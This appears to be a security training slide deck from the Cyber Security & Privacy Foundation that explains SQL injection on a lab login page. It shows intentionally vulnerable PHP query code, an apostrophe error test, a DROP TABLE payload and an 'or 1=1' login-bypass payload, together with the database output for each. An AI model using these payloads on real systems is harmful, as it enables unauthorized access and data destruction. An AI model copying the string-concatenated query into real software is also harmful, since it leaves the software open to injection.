

# SQL Injection




**CYBER SECURITY &  
PRIVACY FOUNDATION**

**Cyber Security & Privacy Foundation(CSPF)**


# Introduction

- SQL Injection is one of the most dangerous vulnerabilities in which the user supplied data is being directly passed to SQL Query without any validation. It enables attackers to execute arbitrary SQL Queries.
- Allows attackers to bypass login
- Successful exploitation allows attackers to compromise the entire Database.


# How Web Application Works




# In Simple English



# Flow of Information



# Client Tier



Username

david

Password

•••••

☐ Remember Me

Log In

[Lost your password?](#)

# Application Tier

## PHP Code:

```
$username=$_POST['username']; //Getting User Input
$password=$_POST['password']; //Getting User Input
$q= " select * from users where username= '$username' and
password='$password' ";
//Sending SQL query to Database Server :
$result=mysql_query($q) or die(mysql_error());
if(mysql_num_rows($result)==1)
    echo "login successful";
else
    echo "login failed";
```

# Data Tier

## INPUT :


**DB Server Executes the following query received from Application Server :**

```
> select * from users where username=  
'david' and password='pass'
```

## Output :


**DB Server Returns a row**

David	pass
-------	------





# SQL Injection






- A case is file against Perseus
- Perseus wrote his name as " Perseus, You can go"
- Police calls him "Perseus, you can go"

**Data combined with a command**

# Testing for Error Based SQL Injection

- What happens if we enter username with apostrophe Character?



The screenshot shows a login interface on a dark background. The 'UserName' field contains the text 'david ' and is highlighted with a red rectangular box. The 'Password' field is masked with four black dots. Below the fields is a 'Login' button. A red error message is displayed at the bottom of the form area.

UserName: david '


Password: ●●●●

Login

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' and password='' at line 1

# Database Server Perspective

**mysql>** select \* from users where username='david' ' ' and password='pass'



The screenshot shows a MySQL web interface with a toolbar at the top containing buttons for Structure, SQL, Search, Query, Export, Import, Designer, and Operations. Below the toolbar are buttons for Privileges and Drop. A yellow error message box displays the message: "#1064 - You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'pass" at line 1". Below the error message, the SQL query "select \* from users where username='david' ' ' and password='pass'" is shown. To the right of the query are links for Profiling, Edit, Explain SQL, Create PHP Code, and Refresh. At the bottom, there is a section titled "Run SQL query/queries on database **btslab**:" followed by a text input field containing the same SQL query. The text input field is highlighted with a red rectangle.

Structure SQL Search Query Export Import Designer Operations

Privileges Drop

#1064 - You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'pass" at line 1

select \* from users where username='david' ' ' and password='pass'


☐ Profiling [ Edit ] [ Explain SQL ] [ Create PHP Code ] [ Refresh ]

Run SQL query/queries on database **btslab**:

select \* from users where username='david' ' ' and password='pass'

# **Exploitation**

- Entering Malicious SQL Query as username that will drop users table



Username

David ' ; Drop Table users;#

Password

.....

☐ Remember Me

Log In

# Database Server Perspective

> select \* from users where username='david ' **Drop Table Users;#** and password='pass'



Your SQL query has been executed successfully

```
SELECT *  
FROM `users`  
WHERE username = 'David'; # Rows: 1  
DROP TABLE users; # MySQL returned an empty result set (i.e. zero rows).  
# and password='';# MySQL returned an empty result set (i.e. zero rows).
```

☐ Profiling [ [Edit](#) ] [ [Explain SQL](#) ] [ [C](#)


Run SQL query/queries on database [btslab](#): [?](#)

```
SELECT * FROM `users` WHERE username='David';# Rows: 1  
Drop table users;# MySQL returned an empty result set (i.e. zero rows).  
# and password='';# MySQL returned an empty result set (i.e. zero rows).
```

# **Login Bypass**



- Entering “ **admin' or '1'='1';#** ” as username allows attacker to login as administrator.



Username

admin' or '1'='1';#

Password

☐ Remember Me

Log In

# DB Perspective

mysql> select \* from users where username='admin' or '1'='1';# and password='';

```
mysql> select * from users where username='admin' or '1'='1';# and password='';
+-----+-----+-----+-----+-----+-----+
| ID | username | email | password | avatar |
+-----+-----+-----+-----+-----+
| 1 | admin | admin@localhost | 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8 | I am the admin of this page | admin | default.jpg |
+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```